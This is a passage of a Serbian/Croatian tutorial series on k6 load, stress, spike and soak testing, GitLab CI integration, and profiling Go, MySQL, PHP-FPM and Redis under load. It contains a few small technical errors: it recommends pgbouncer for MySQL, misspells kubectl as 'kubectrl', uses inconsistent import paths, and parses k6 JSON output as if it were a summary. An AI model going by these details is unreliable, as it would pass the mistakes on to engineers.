  grafana/k6:0.49.0 run - < tests/performance/login.js

# S JSON output-om za analizu
docker run --rm -i \
  -e BASE_URL=https://app.staging.firma.com \
  grafana/k6:0.49.0 run \
  --out json=k6-results.json \
  - < tests/performance/login.js
```

Napomena za lokalni docker-compose stack: k6 container mora biti u istoj Docker mreži:

```
docker run --rm -i \
  --network project-a_default \
  -e BASE_URL=http://nginx:80 \
  grafana/k6:0.49.0 run - < tests/performance/login.js
```

Struktura k6 skripte

```
// tests/performance/login.js
import http from 'k6/http';
import { check, sleep } from 'k6';
import { Rate, Trend } from 'k6/metrics';

// Custom metrike – pojavljuju se u output-u pored default-nih
const errorRate = new Rate('errors');
const loginDuration = new Trend('login_duration');

// Konfiguracija testa – stages i thresholds
export const options = {
  stages: [
    { duration: '30s', target: 10 }, // ramp up: 0 → 10 VU
    { duration: '1m', target: 10 }, // steady state: 10 VU kroz 1 minutu
    { duration: '30s', target: 0 }, // ramp down: 10 → 0 VU
  ],
  thresholds: {
    // Test FAILA (exit code 1) ako ovi uvjeti nisu ispunjeni
    http_req_duration: ['p(95)<300'], // 95% zahteva < 300ms
    errors: ['rate<0.01'], // error rate < 1%
    http_req_failed: ['rate<0.01'], // HTTP failures < 1%
  },
};

// Glavna funkcija – svaki VU (Virtual User) izvršava ovo u loop-u
export default function () {
  const loginRes = http.post(
    `${__ENV.BASE_URL}/api/auth/login`,
    JSON.stringify({
      email: 'test@firma.com',
      password: 'TestPass123!',
    }),
    {
      headers: { 'Content-Type': 'application/json' },
      tags: { name: 'login' }, // za grupiranje metrika u Grafana
    }
  );

  // check() vraća true/false i mjeri pass/fail rate
  const success = check(loginRes, {
    'status is 200': (r) => r.status === 200,
    'has access_token': (r) => r.json('access_token') !== undefined,
    'response time OK': (r) => r.timings.duration < 300,
    'no error in body': (r) => !r.json('error'),
  });

  errorRate.add(!success);
  loginDuration.add(loginRes.timings.duration);

  sleep(1); // pauza između iteracija – simulira realnog korisnika
}
```

Razumijevanje k6 metrika

Default metrike koje k6 uvijek mjeri:

Metrika	Što mjeri	Naš threshold
http_req_duration	Ukupno trajanje HTTP zahteva	p(95)<300ms (login)
http_req_failed	Rate zahteva koji su failed (4xx/5xx)	rate<0.01
http_reqs	Ukupan broj zahteva (throughput)	—
vus	Trenutni broj Virtual Users	—
vus_max	Maksimalni broj VU u testu	—
iterations	Ukupan broj izvršenih iteracija	—
data_received	Primljeni podaci (bytes)	—
data_sent	Poslani podaci (bytes)	—

http_req_duration komponente:

```

http_req_blocked    - čekanje na slobodan TCP connection
http_req_connecting - TCP handshake
http_req_tls_handshaking - TLS/SSL
http_req_sending    - slanje request body
http_req_waiting    - čekanje na prvi byte odgovora (TTFB)
http_req_receiving  - primanje response body

```

Za dijagnozu latency problema: ako je http_req_waiting visok → server spor, ako je http_req_connecting visok → network ili connection pool problem.

Čitanje k6 output-a

```

✓ status is 200
✓ has access_token
✓ response time OK

checks.....: 99.87% ✓ 2996   × 4
data_received.....: 2.4 MB 38 kB/s
data_sent.....: 456 kB 7.2 kB/s
http_req_blocked.....: avg=2.1ms   min=1µs   med=3µs   max=1.2s   p(90)=5µs
p(95)=10µs
http_req_connecting.....: avg=89µs   min=0s    med=0s    max=1.2s   p(90)=0s
p(95)=0s
http_req_duration.....: avg=87.3ms min=42ms  med=75ms  max=892ms  p(90)=143ms
p(95)=198ms ✓
✓ { expected_response:true }...: avg=86.9ms min=42ms  med=74ms  max=892ms  p(90)=142ms
p(95)=196ms
http_req_failed.....: 0.13% ✓ 4       × 2996
http_req_receiving.....: avg=412µs min=26µs  med=89µs  max=34ms   p(90)=1.1ms
p(95)=2.3ms
http_req_sending.....: avg=89µs   min=12µs  med=57µs  max=4.9ms  p(90)=168µs
p(95)=241µs
http_req_tls_handshaking.....: avg=1.7ms   min=0s    med=0s    max=1.2s   p(90)=0s
p(95)=0s
http_req_waiting.....: avg=86.8ms min=41ms  med=74ms  max=891ms  p(90)=141ms
p(95)=194ms
http_reqs.....: 3000   47.6/s
iteration_duration.....: avg=1.09s   min=1.04s med=1.08s max=1.89s  p(90)=1.14s
p(95)=1.19s
iterations.....: 3000   47.6/s
vus.....: 5       min=5       max=10
vus_max.....: 10      min=10      max=10

✓ means threshold passed (green in terminal)
× means threshold failed (red, exit code 1)

```

Ključni brojevi za naše SLO: - http_req_duration p(95) — mora biti < 300ms za login - http_req_failed rate — mora biti < 0.01 (1%) - checks pass rate — treba biti > 99%

Organizacija test fajlova

```
tests/
├── performance/
│   ├── login.js           # Login flow test
│   ├── dashboard.js       # Dashboard load test
│   ├── health.js          # Health endpoint test
│   ├── load-test.js       # Svi endpointi, normalno opterećenje
│   ├── stress-test.js     # Raste do pucanja
│   └── helpers/
│       ├── auth.js        # Reusable login helper
│       └── config.js      # Shared thresholds i konfiguracija
```

```
// tests/performance/helpers/config.js
export const BASE_URL = __ENV.BASE_URL || 'http://localhost';

export const SLO_THRESHOLDS = {
  login: {
    http_req_duration: ['p(95)<300'],
    http_req_failed: ['rate<0.001'],
  },
  dashboard: {
    http_req_duration: ['p(95)<500'],
    http_req_failed: ['rate<0.001'],
  },
  health: {
    http_req_duration: ['p(99)<100'],
    http_req_failed: ['rate<0.0001'],
  },
};
```

```
// tests/performance/helpers/auth.js
import http from 'k6/http';
import { BASE_URL } from './config.js';

export function getAuthToken() {
  const res = http.post(
    `${BASE_URL}/api/auth/login`,
    JSON.stringify({ email: 'test@firma.com', password: 'TestPass123!' }),
    { headers: { 'Content-Type': 'application/json' } }
  );
  return res.json('access_token');
}
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi k6 za performance testiranje. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 25: Performance ===

perf-test: ## Pokreni k6 load test (SCRIPT=load-test.js VUSERS=10 DURATION=30s make perf-test)
  docker run --rm \
    -v $(PWD)/tests:/scripts \
    grafana/k6:latest run \
    --vus $(VUSERS) --duration $(DURATION) /scripts/$(SCRIPT)
```

Centralni Makefile već sadrži ovaj target — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da target radi:

```
SCRIPT=load-test.js VUSERS=10 DURATION=30s make perf-test  
make help | grep perf
```

Source: [25-performance-testing/03-load-stress-spike-testovi.md](#)

03 — Load, Stress i Spike testovi

Load test — 100 concurrent korisnika

Simulira normalan radni dan. Svi endpointi, realističan mix zahteva.

```

// tests/performance/load-test.js
import http from 'k6/http';
import { check, group, sleep } from 'k6';
import { Rate, Trend } from 'k6/metrics';
import { getAuthToken } from './helpers/auth.js';
import { BASE_URL } from './helpers/config.js';

const errorRate = new Rate('errors');

export const options = {
  stages: [
    { duration: '2m', target: 100 }, // ramp up
    { duration: '5m', target: 100 }, // steady state
    { duration: '2m', target: 0 }, // ramp down
  ],
  thresholds: {
    http_req_duration: ['p(95)<500'],
    'http_req_duration{name:login}': ['p(95)<300'],
    'http_req_duration{name:health}': ['p(99)<100'],
    http_req_failed: ['rate<0.001'],
    errors: ['rate<0.001'],
  },
};

export default function () {
  const token = getAuthToken();

  const authHeaders = {
    headers: {
      'Content-Type': 'application/json',
      'Authorization': `Bearer ${token}`,
    },
  };

  group('dashboard flow', () => {
    const dashRes = http.get(
      `${BASE_URL}/api/dashboard`,
      { ...authHeaders, tags: { name: 'dashboard' } }
    );
    check(dashRes, { 'dashboard 200': (r) => r.status === 200 });

    const usersRes = http.get(
      `${BASE_URL}/api/users?page=1&per_page=20`,
      { ...authHeaders, tags: { name: 'users-list' } }
    );
    check(usersRes, { 'users 200': (r) => r.status === 200 });

    errorRate.add(dashRes.status !== 200 || usersRes.status !== 200);
  });

  group('health check', () => {
    const healthRes = http.get(
      `${BASE_URL}/health`,
      { tags: { name: 'health' } }
    );
    check(healthRes, {
      'health 200': (r) => r.status === 200,
      'health fast': (r) => r.timings.duration < 100,
    });
  });

  sleep(1);
}

```


Stress test — raste do pucanja

Cilj je naći tačku pucanja. `abortOnFail: true` zaustavlja test kad threshold pređe granicu.

```
// tests/performance/stress-test.js
import http from 'k6/http';
import { check, sleep } from 'k6';
import { Rate } from 'k6/metrics';
import { BASE_URL } from '../helpers/config.js';

const errorRate = new Rate('errors');

export const options = {
  stages: [
    { duration: '2m', target: 100 }, // normalno opterećenje
    { duration: '2m', target: 200 }, // 2x normalno
    { duration: '2m', target: 400 }, // 4x normalno
    { duration: '2m', target: 600 }, // 6x normalno
    { duration: '2m', target: 800 }, // 8x normalno – ovdje obično puca
    { duration: '2m', target: 1000 }, // fallback ako EKS skalira dobro
    { duration: '5m', target: 0 }, // cooldown – gledaj recovery
  ],
  thresholds: {
    // abortOnFail: test se zaustavlja i prijavljuje gdje je limit
    http_req_failed: [
      { threshold: 'rate<0.1', abortOnFail: true },
    ],
    http_req_duration: [
      { threshold: 'p(95)<2000', abortOnFail: true }, // 2s je "puklo"
    ],
  },
};

export default function () {
  const res = http.get(`${BASE_URL}/api/dashboard`, {
    headers: { 'Authorization': `Bearer ${__ENV.TEST_TOKEN}` },
  });

  const ok = check(res, {
    'not 5xx': (r) => r.status < 500,
    'response received': (r) => r.body.length > 0,
  });

  errorRate.add(!ok);
  sleep(0.5); // agresivniji od load testa
}
```

Šta gledaš u Grafana tokom stress testa:

Korelacija metrika kad app počne pucati:

Ako pada MySQL:

- go-service logs: "Error 1040: Too many connections"
- mysql_global_status_threads_connected blizu max_connections (151 default)
- Rješenje: povećaj max_connections ili connection pooling (pgbouncer za MySQL)

Ako pada PHP-FPM:

- nginx access log: masivno 502 Bad Gateway
- php-fpm status: active processes == pm.max_children
- Rješenje: pm.max_children, ili horizontalni scale PHP podova

Ako pada Go service:

- kubectl top pods: CPU 100% na go-service podovima
- HPA event log: scale-up triggerovan ali treba 2-3 min
- Rješenje: povećaj HPA min replicas, smanjimo CPU request/limit

Ako pada Redis:

- go-service latency spike na svim read-heavy endpointima
- redis INFO stats: rejected_connections > 0
- Rješenje: povećaj maxclients, ili connection pool u Go kodu

Spike test — Black Friday scenarij

Simulira iznenadni skok traffic-a. EKS HPA ne skalira instantno — interesantno je šta se dešava u tih 2-3 minute.

```
// tests/performance/spike-test.js
import http from 'k6/http';
import { check, sleep } from 'k6';
import { Rate, Trend } from 'k6/metrics';
import { BASE_URL } from './helpers/config.js';

const errorRate = new Rate('errors');
const recoveryTime = new Trend('recovery_time_ms');

export const options = {
  stages: [
    { duration: '2m', target: 10 }, // normalan traffic
    { duration: '10s', target: 500 }, // iznenadan spike – 50x za 10 sekundi
    { duration: '3m', target: 500 }, // spike se zadržava 3 minute
    { duration: '10s', target: 10 }, // pad nazad na normalno
    { duration: '5m', target: 10 }, // provjera recovery – da li se app oporavila?
  ],
  // Ne failamo test – želimo vidjeti cijeli ciklus
  thresholds: {
    errors: ['rate<0.5'], // dopuštamo do 50% error tokom spike-a
  },
};

let spikeStarted = false;
let spikeStartTime = 0;
let recovered = false;

export default function () {
  const startTime = Date.now();

  const res = http.get(`${BASE_URL}/health`);
  const ok = check(res, { 'health ok': (r) => r.status === 200 });

  // Bilježi moment recovery-a
  if (!ok && !spikeStarted) {
    spikeStarted = true;
    spikeStartTime = startTime;
  }
  if (spikeStarted && ok && !recovered) {
    recovered = true;
    recoveryTime.add(startTime - spikeStartTime);
  }

  errorRate.add(!ok);
  sleep(0.2); // agresivno pooling tokom spike-a
}
```

Šta analiziraš nakon spike testa:

```
recovery_time_ms p95 = 127.3s → EKS HPA trebao 2+ minute za scale-up
→ Akcija: povećaj minReplicas s 2 na 4 u HPA konfiguraciji

Error rate tokom spike-a = 38%
→ Circuit breaker nije trigerovan – Go service je primao sve i failing
→ Akcija: implementiraj circuit breaker (golang.org/x/time/rate za rate limiting)

Error rate NAKON spike-a = 0.3% (ne 0%)
→ App se nije potpuno oporavila – some sessions/connections ostale u lošem stanju
→ Akcija: provjeri Redis connection pool reset, PHP-FPM graceful restart
```

Soak test — 24h stability

```
// tests/performance/soak-test.js
import http from 'k6/http';
import { check, sleep } from 'k6';
import { Trend } from 'k6/metrics';
import { BASE_URL } from '../helpers/config.js';

// Trend kroz vrijeme – pratimo drift
const p95Trend = new Trend('p95_over_time');

export const options = {
  stages: [
    { duration: '5m', target: 50 }, // ramp up
    { duration: '24h', target: 50 }, // steady state – 24 sata
    { duration: '5m', target: 0 }, // ramp down
  ],
  thresholds: {
    http_req_duration: ['p(95)<500'],
    http_req_failed: ['rate<0.001'],
  },
};

export default function () {
  const res = http.get(`${BASE_URL}/api/dashboard`, {
    headers: { 'Authorization': `Bearer ${__ENV.TEST_TOKEN}` },
  });

  check(res, { 'ok': (r) => r.status === 200 });
  p95Trend.add(res.timings.duration);

  sleep(1);
}
```

Što tražiš u Grafana tokom soak testa:

```
Go service:
kubectrl port-forward pod/go-service-xxx 6060:6060 &
# Goroutine count svaki sat:
watch -n 3600 'curl -s http://localhost:6060/debug/pprof/goroutine?debug=1 | head -5'
# Ako broj raste: goroutine leak → provjeri HTTP handler context cancelation

PHP-FPM:
# Memory per worker ne smije rasti
kubectrl exec php-xxx -- php -r "echo memory_get_peak_usage(true)/1024/1024 . 'MB';"

MySQL:
# Provjeri InnoDB buffer pool hit rate svaki sat
# Treba biti > 99%: (Innodb_buffer_pool_reads / Innodb_buffer_pool_read_requests)

Redis:
kubectrl exec redis-xxx -- redis-cli INFO memory | grep used_memory_human
# Memorija ne smije rasti ako cache pravilno expireuje
```

Bottleneck identifikacija — decision tree

```
p95 latency visoka?
├─ Da: http_req_waiting visok (TTFB)?
│   └─ Da: problem je server-side
│       ├── Go service: kubectl top pods → CPU? Memory?
│       ├── MySQL: SHOW PROCESSLIST; slow query log?
│       └─ Redis: redis-cli SLOWLOG GET 10
│   └─ Ne: problem je network/connection
│       ├── http_req_connecting visok → TCP connection pool exhausted
│       └─ http_req_tls_handshaking visok → TLS overhead (keepalive?)
└─ Ne: error rate visoka?
    ├── HTTP 502 → upstream service down (PHP-FPM workers exhausted)
    ├── HTTP 503 → EKS HPA nije stigao skalirati (circuit breaker)
    ├── HTTP 504 → timeout (DB query predugo traje)
    └─ HTTP 429 → rate limiting trigerovan (naš vlastiti limit)
```

Source: `25-performance-testing/04-k6-u-gitlab-ci.md`

04 — k6 u GitLab CI

Osnovna integracija

Performance test na staging okruženju, trigerovan nakon deploy job-a.

```
# .gitlab-ci.yml (dodaj u postojeći pipeline)

stages:
  - build
  - test
  - deploy
  - verify      # nova faza – post-deploy validation

# ... postojeći jobs ...

performance:staging:
  stage: verify
  needs:
    - job: deploy:staging
      artifacts: false
  image: grafana/k6:0.49.0
  variables:
    BASE_URL: "https://app.staging.firma.com"
    K6_TEST: "tests/performance/load-test.js"
  script:
    - k6 run
      --env BASE_URL=${BASE_URL}
      --out json=k6-results.json
      --summary-export=k6-summary.json
      ${K6_TEST}
  artifacts:
    when: always    # čuvaj rezultate i kad test faila
    paths:
      - k6-results.json
      - k6-summary.json
    reports:
      dotenv: k6-summary.json    # opcionalno – expose kao CI varijable
    expire_in: 2 weeks
  allow_failure: true    # ne blokiraj deploy – samo upozori
  environment:
    name: staging
  tags:
    - docker
```

Threshold koji blokira pipeline

Kad hoćeš da performance regresija blokira deploy:

```
// tests/performance/ci-smoke.js
// Brz test – 2 minute, 20 VU – za svaki MR
import http from 'k6/http';
import { check, sleep } from 'k6';
import { BASE_URL } from './helpers/config.js';

export const options = {
  stages: [
    { duration: '30s', target: 20 },
    { duration: '1m', target: 20 },
    { duration: '30s', target: 0 },
  ],
  thresholds: {
    // Ovi thresholds FAILAJU CI (exit code 1 → job red)
    http_req_duration: ['p(95)<500'], // strožije: 500ms za CI smoke
    http_req_failed: ['rate<0.05'], // 5% error rate je neprihvatljivo
    checks: ['rate>0.95'], // 95% check-ova mora proći
  },
};

export default function () {
  // Samo kritični endpointi za smoke test
  const healthRes = http.get(`${BASE_URL}/health`);
  check(healthRes, { 'health up': (r) => r.status === 200 });

  const loginRes = http.post(
    `${BASE_URL}/api/auth/login`,
    JSON.stringify({ email: 'test@firma.com', password: 'TestPass123!' }),
    { headers: { 'Content-Type': 'application/json' } }
  );
  check(loginRes, {
    'login ok': (r) => r.status === 200,
    'has token': (r) => r.json('access_token') !== undefined,
  });

  sleep(1);
}
```

```
# Job koji BLOKIRA pipeline
performance:smoke:blocking:
  stage: verify
  needs: [deploy:staging]
  image: grafana/k6:0.49.0
  script:
    - k6 run
      --env BASE_URL=https://app.staging.firma.com
      tests/performance/ci-smoke.js
  # allow_failure: false ← default, ne treba pisati
  # Ako k6 exit code 1 (threshold fail) → job red → pipeline blokiran
```



```

# .gitlab-ci.yml – relevantna sekcija

# Definišemo reusable k6 job template
.k6_base:
  image: grafana/k6:0.49.0
  artifacts:
    when: always
    paths: [k6-*.json]
    expire_in: 2 weeks

performance:smoke:
  extends: .k6_base
  stage: verify
  needs: [deploy:staging]
  script:
    - k6 run
      --env BASE_URL=${STAGING_URL}
      --out json=k6-smoke.json
      tests/performance/ci-smoke.js
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == "main"

performance:load:
  extends: .k6_base
  stage: verify
  needs: [deploy:staging]
  script:
    - k6 run
      --env BASE_URL=${STAGING_URL}
      --out json=k6-load.json
      tests/performance/load-test.js
  allow_failure: true # informativno, ne blokira
  rules:
    - if: $CI_COMMIT_BRANCH == "main" # samo na main push

performance:report:
  stage: verify
  needs:
    - job: performance:smoke
      artifacts: true
    - job: performance:load
      artifacts: true
  image: python:3.11-slim
  script:
    - pip install jq-python 2>/dev/null || true
    # Parsira k6 JSON i pravi human-readable summary
    - |
      python3 - <<'EOF'
      import json, sys

      with open('k6-smoke.json') as f:
          data = json.load(f)

      metrics = data.get('metrics', {})
      p95 = metrics.get('http_req_duration', {}).get('values', {}).get('p(95)', 'N/A')
      fail_rate = metrics.get('http_req_failed', {}).get('values', {}).get('rate', 'N/A')

      print(f"=== Performance Summary ===")
      print(f"p95 latency: {p95:.1f}ms" if isinstance(p95, float) else f"p95 latency: {p95}")
      print(f"Error rate: {fail_rate:.4%}" if isinstance(fail_rate, float) else f"Error rate: {fail_rate}")

      if isinstance(p95, float) and p95 > 300:
          print("WARNING: p95 latency exceeds 300ms SLO")
          sys.exit(1)

```

```
EOF
allow_failure: true
rules:
  - if: $CI_COMMIT_BRANCH == "main"
```

k6 rezultati u Prometheus

Integriraj k6 metrike s postojećim Prometheus + Grafana stack-om:

```
# docker-compose.override.yml — lokalni razvoj
services:
  k6:
    image: grafana/k6:0.49.0
    depends_on:
      - prometheus
    command: >
      run
      --out experimental-prometheus-rw=http://prometheus:9090/api/v1/write
      --env BASE_URL=http://nginx:80
      /tests/load-test.js
    volumes:
      - ./tests:/tests
    networks:
      - project-a
    environment:
      K6_PROMETHEUS_RW_SERVER_URL: http://prometheus:9090/api/v1/write
```

```
# Za k6 → Prometheus remote write, prometheus.yml mora imati:
# remote_write:
#   - url: 'http://prometheus:9090/api/v1/write'
#
# I treba biti pokrenut s --web.enable-remote-write-receiver flag-om
```

Grafana k6 dashboard: Importaj dashboard ID [2587](#) iz Grafana.com — “k6 Load Testing Results”.

CI environment varijable za k6

```
# GitLab → Settings → CI/CD → Variables

STAGING_URL:      https://app.staging.firma.com    # protected, not masked
PERF_TEST_EMAIL:   test@firma.com                  # test korisnik
PERF_TEST_PASS:    TestPass123!                    # masked, protected
K6_CLOUD_TOKEN:    (opcionalno, za k6 Cloud)
```

```
// Korišćenje u skripti:
const loginRes = http.post(
  `${__ENV.BASE_URL}/api/auth/login`,
  JSON.stringify({
    email: __ENV.PERF_TEST_EMAIL || 'test@firma.com',
    password: __ENV.PERF_TEST_PASS || 'TestPass123!',
  }),
  { headers: { 'Content-Type': 'application/json' } }
);
```

Kad koristiti lokalno vs CI

Scenarij	Lokalno	CI (staging)
Razvijanje k6 skripte	Da	Ne
Brza validacija novog endpointa	Da	Opcionalno
Smoke test na svakom MR	Ne	Da
Load test na main push	Ne	Da
Stress/spike test (planiran)	Ne	Da (ručni trigger)
Soak test (24h)	Ne	Da (scheduled pipeline)

```
# Scheduled soak test – GitLab CI scheduled pipelines
performance:soak:
  stage: verify
  image: grafana/k6:0.49.0
  script:
    - k6 run
      --env BASE_URL=${STAGING_URL}
      tests/performance/soak-test.js
  allow_failure: true
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
      variables:
        K6_TEST_TYPE: "soak"
  timeout: 26h # malo više od 24h testa
```

Source: [25-performance-testing/05-profiling-i-bottleneck.md](#)

05 — Profiling i Bottleneck analiza

Go pprof — CPU i memory profiling

Go ima ugrađen HTTP profiler. Jedino što trebaš je importati ga:

```
// cmd/server/main.go ili internal/server/server.go
import (
    "net/http"
    _ "net/http/pprof" // blank import registruje /debug/pprof/* handlers
    "log"
)

func main() {
    // Pokreni pprof server na posebnom portu (NE na production API portu)
    go func() {
        log.Println("pprof listening on :6060")
        log.Fatal(http.ListenAndServe(":6060", nil))
    }()

    // ... ostali startup kod ...
}
```

```
# kubernetes/go-service/deployment.yaml — expose pprof port
spec:
  containers:
    - name: go-service
      ports:
        - containerPort: 8080    # API
        - containerPort: 6060    # pprof (interno samo!)
      env:
        - name: PPROF_ENABLED
          value: "true"    # samo u dev/staging
```

NIKAD ne expose pprof u production bez autentifikacije — daje stack traces i memory dump svakome.

CPU profiling tokom k6 load testa

Pokretaš pprof profiling dok k6 te c t tece — to je jedini način da uhvatiš pravi CPU bottleneck.

```
# Terminal 1: pokreni k6 load test
docker run --rm -i \
  -e BASE_URL=https://app.staging.firma.com \
  grafana/k6:0.49.0 run - < tests/performance/load-test.js &

# Terminal 2: uhvati CPU profile dok test tece
kubectl port-forward pod/go-service-xxx 6060:6060 -n project-a-staging &

# 30-sekundni CPU profile — snima TOKOM opterećenja
go tool pprof -http=:8081 "http://localhost:6060/debug/pprof/profile?seconds=30"
# Otvara browser s flame graph-om

# Alternativno, spremi profile file:
curl -o cpu.prof "http://localhost:6060/debug/pprof/profile?seconds=30"
go tool pprof -http=:8081 cpu.prof
```

Čitanje flame graph-a:

```
Širina bar-a = % CPU vremena potrošenog u toj funkciji
Visina = call stack depth

Tražiš: Široke barove pri vrhu (leaf functions) = gdje se gubi CPU

Primjer čestih nalaza:
- json.Marshal/json.Unmarshal — previše serijalizacije, cache-aj
- database/sql.(*Stmt).QueryContext — N+1 query problem
- regexp.Match — compile RegEx van handler-a (jednom, ne per-request)
- crypto/tls — ako nema TLS session resumption
```

Goroutine profiling — otkrivanje leakova

```
# Trenutni goroutine snapshot
curl "http://localhost:6060/debug/pprof/goroutine?debug=1"

# Prati rast kroz vrijeme:
while true; do
  COUNT=$(curl -s "http://localhost:6060/debug/pprof/goroutine?debug=1" | head -1 | grep -oP '\d+')
  echo "$(date): goroutines = $COUNT"
  sleep 60
done
```

Goroutine leak primjer:

```
// BUG: leak – goroutina čeka na channel koji nikad ne dobija podatke
func handleRequest(ctx context.Context) {
    resultCh := make(chan Result)
    go func() {
        result := db.Query(...) // Što ako ctx cancela? Goroutina ostaje zauvijek
        resultCh <- result
    }()

    select {
    case result := <-resultCh:
        return result
    case <-ctx.Done():
        return nil // goroutina još uvijek živi!
    }
}

// FIX: proslijedi ctx u goroutinu
func handleRequest(ctx context.Context) {
    resultCh := make(chan Result, 1) // buffered – goroutina može exit bez blockinga
    go func() {
        result, err := db.QueryContext(ctx, ...) // ctx cancelation ubija query
        if err != nil {
            return // ctx done – goroutina čisto exituje
        }
        resultCh <- result
    }()

    select {
    case result := <-resultCh:
        return result
    case <-ctx.Done():
        return nil
    }
}
```

Memory profiling

```
# Heap profile – trenutno stanje memorije
curl -o heap.prof "http://localhost:6060/debug/pprof/heap"
go tool pprof -http=:8081 heap.prof

# Allocation profiling – što se najviše alocira
curl -o alloc.prof "http://localhost:6060/debug/pprof/allocs"
go tool pprof -http=:8081 alloc.prof
```

Tražiš u heap profiler:

```
inuse_objects: objekti koji su trenutno u memoriji
alloc_objects: ukupno alocirani (+ garbage collected)
```

Visok inuse_objects na jednoj lokaciji → potencijalni leak ili prevelik cache

MySQL slow query analiza

```
# 1. Provjeri da li je slow query log omogućen
kubectl exec -n project-a-dev mysql-0 -- \
  mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SHOW VARIABLES LIKE 'slow_query_log';"

# Ako nije: (u dev/staging – ne diraji production bez procedure)
kubectl exec -n project-a-dev mysql-0 -- \
  mysql -u root -p"${MYSQL_ROOT_PASSWORD}" \
  -e "SET GLOBAL slow_query_log = ON;
      SET GLOBAL long_query_time = 0.5;
      SET GLOBAL slow_query_log_file = '/var/log/mysql/slow.log';"

# 2. Kopiraj slow log na local
kubectl cp project-a-dev/mysql-0:/var/log/mysql/slow.log ./slow.log

# 3. Analiziraj s pt-query-digest
docker run --rm \
  -v ./slow.log:/slow.log \
  percona/percona-toolkit:3.5.5 \
  pt-query-digest /slow.log | head -100
```

Čitanje pt-query-digest output-a:

```
# Profile
# Rank Query ID      Response time    Calls R/Call  V/M   Item
# ==== =====
#    1 0xABC123...    45.2321 61.2%    234  0.1932  0.40  SELECT users
#    2 0xDEF456...    12.3456 16.7%   1823  0.0068  0.12  SELECT orders

Rank 1: Query koristi 61% ukupnog slow log vremena
→ Pogledaj EXPLAIN za tu query
→ Obično: nedostaje index, full table scan, ili N+1

kubectl exec mysql-0 -- mysql -e "EXPLAIN SELECT * FROM users WHERE email = 'x';"
# type = ALL → full table scan → dodaj index
# type = ref → koristi index (dobro)
```

PHP-FPM status monitoring

```
# PHP-FPM status mora biti konfigurisan u php-fpm.conf:
# pm.status_path = /fpm-status

# Provjeri workers:
kubectl exec -n project-a-dev \
  $(kubectl get pod -n project-a-dev -l app=php-service -o name | head -1) \
  -- curl -s http://localhost/fpm-status?full

# Output koji tražiš:
# pool: www
# process manager: dynamic
# start time: 27/May/2026:10:00:00 +0000
# accepted conn: 12453
# listen queue: 0      ← > 0 znači workers su puni, requests čekaju
# max listen queue: 0
# listen queue len: 128
# idle processes: 8
# active processes: 2
# total processes: 10
# max active processes: 8 ← blizu max_children? Problem.
# max children reached: 3 ← koliko puta smo HIT max workers
```

Kad `max_children` reached **raste brzo tokom load testa:**

```
# Provjeri pm.max_children u php-fpm.d/www.conf
kubectl exec php-service-xxx -- php-fpm -tt 2>&1 | grep max_children

# Računanje optimalnog max_children:
# max_children = (dostupna RAM - OS overhead) / prosječna PHP worker veličina
# Primjer: (2GB - 512MB) / 64MB per worker = 24 workers

# Za emergency fix (ne restart):
kubectl exec php-service-xxx -- kill -USR2 1 # graceful reload PHP-FPM config
```

Redis profiling

```
# Ukupno stanje
kubectl exec -n project-a-dev redis-0 -- redis-cli INFO all

# Memorija
kubectl exec -n project-a-dev redis-0 -- redis-cli INFO memory
# Tražiš:
# used_memory_human: 234.56M ← trenutna upotreba
# mem_fragmentation_ratio: 1.2 ← > 1.5 = fragmentacija, prestaruj Redis
# maxmemory_policy: allkeys-lru ← da li ima policy? Bez njega → OOM

# MEMORY DOCTOR – automatska dijagnoza
kubectl exec -n project-a-dev redis-0 -- redis-cli MEMORY DOCTOR
# Tipični output:
# "Sam, I detected a few memory issues with your instance:
# * Peak memory: 1.23G, current: 234M -- memory usage decreased by a lot"
# → OK, to je normalno nakon expiry

# Slow log – Redis komande koje traju dugo
kubectl exec -n project-a-dev redis-0 -- redis-cli SLOWLOG GET 10
# FORMAT: [ID, timestamp, microseconds, command, args]
# Ako vidiš KEYS * → nikad ne koristiti u production (blokira)
# Ako vidiš SMEMBERS na veliku listu → razmisli o paginaciji

# Keyspace statistike – koliko ključeva, TTL distribucija
kubectl exec -n project-a-dev redis-0 -- redis-cli INFO keyspace
# db0:keys=23456,expires=23100,avg_ttl=3600000
# expires ≈ keys → dobro, ključevi imaju TTL
# expires << keys → memorija raste zauvijek
```

Sistemski pogled — kombinacija svih alata

Workflow kad nađeš visoku latency u k6 rezultatima:

1. k6 output: p95 = 650ms (SLO: < 500ms)
→ http_req_waiting visok → problem je server, ne network
2. kubectl top pods -n project-a-staging --sort-by=cpu
→ go-service: 850m CPU (request: 500m, limit: 1000m)
→ go-service je CPU throttled!
3. kubectl describe hpa go-service-hpa -n project-a-staging
→ Current replicas: 2, Desired: 4
→ Scale-up je u toku (kasni 2 minute)
4. go tool pprof (CPU profile tokom testa)
→ 42% vremena u json.Marshal
→ API vraća prevelike JSON response-e bez paginacije
5. Akcija:
 - a. Kratkoročno: povećaj minReplicas na 4 u HPA
 - b. Dugoročno: dodaj paginaciju, smanjui JSON payload
 - c. Provjeri: dodaj response caching u Redis za heavy endpointe

```
# Alati koje vidiš u jednom terminalu za monitoring tokom k6 testa:

# Split terminal setup:
# Panel 1: kubectl top
watch -n 2 'kubectl top pods -n project-a-staging --sort-by=cpu'

# Panel 2: Go goroutines
watch -n 5 'curl -s http://localhost:6060/debug/pprof/goroutine?debug=1 | head -3'

# Panel 3: MySQL connections
watch -n 2 'kubectl exec mysql-0 -- mysql -u root -p"$PASS" -e "SHOW STATUS LIKE \
\"Threads_connected\";"'

# Panel 4: Redis memory
watch -n 5 'kubectl exec redis-0 -- redis-cli INFO memory | grep used_memory_human'
```

Source: 25-performance-testing/06-vezba-priprema-ai-okvira-i-sync.md

06 — Vežba: Performance Testing

Definišeš SLO pragove, pokrećeš k6 load test i verifikuješ da servis zadovoljava P95 latenciju i error rate pod opterećenjem.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Pišemo k6 skriptu sa realnim ramp-up profilom i `thresholds` za P95 latenciju i error rate. Pokrećemo test, čitamo rezultat i identifikujemo bottleneck ako prag padne.

Pretpostavke za potvrdu: - Endpoint je dostupan i vraća 200 pod normalnim opterećenjem - SLO pragovi su dogovoreni pre testa (ne bismo ih posle) - Profiling (pprof) se koristi samo ako test padne — ne pre merenja

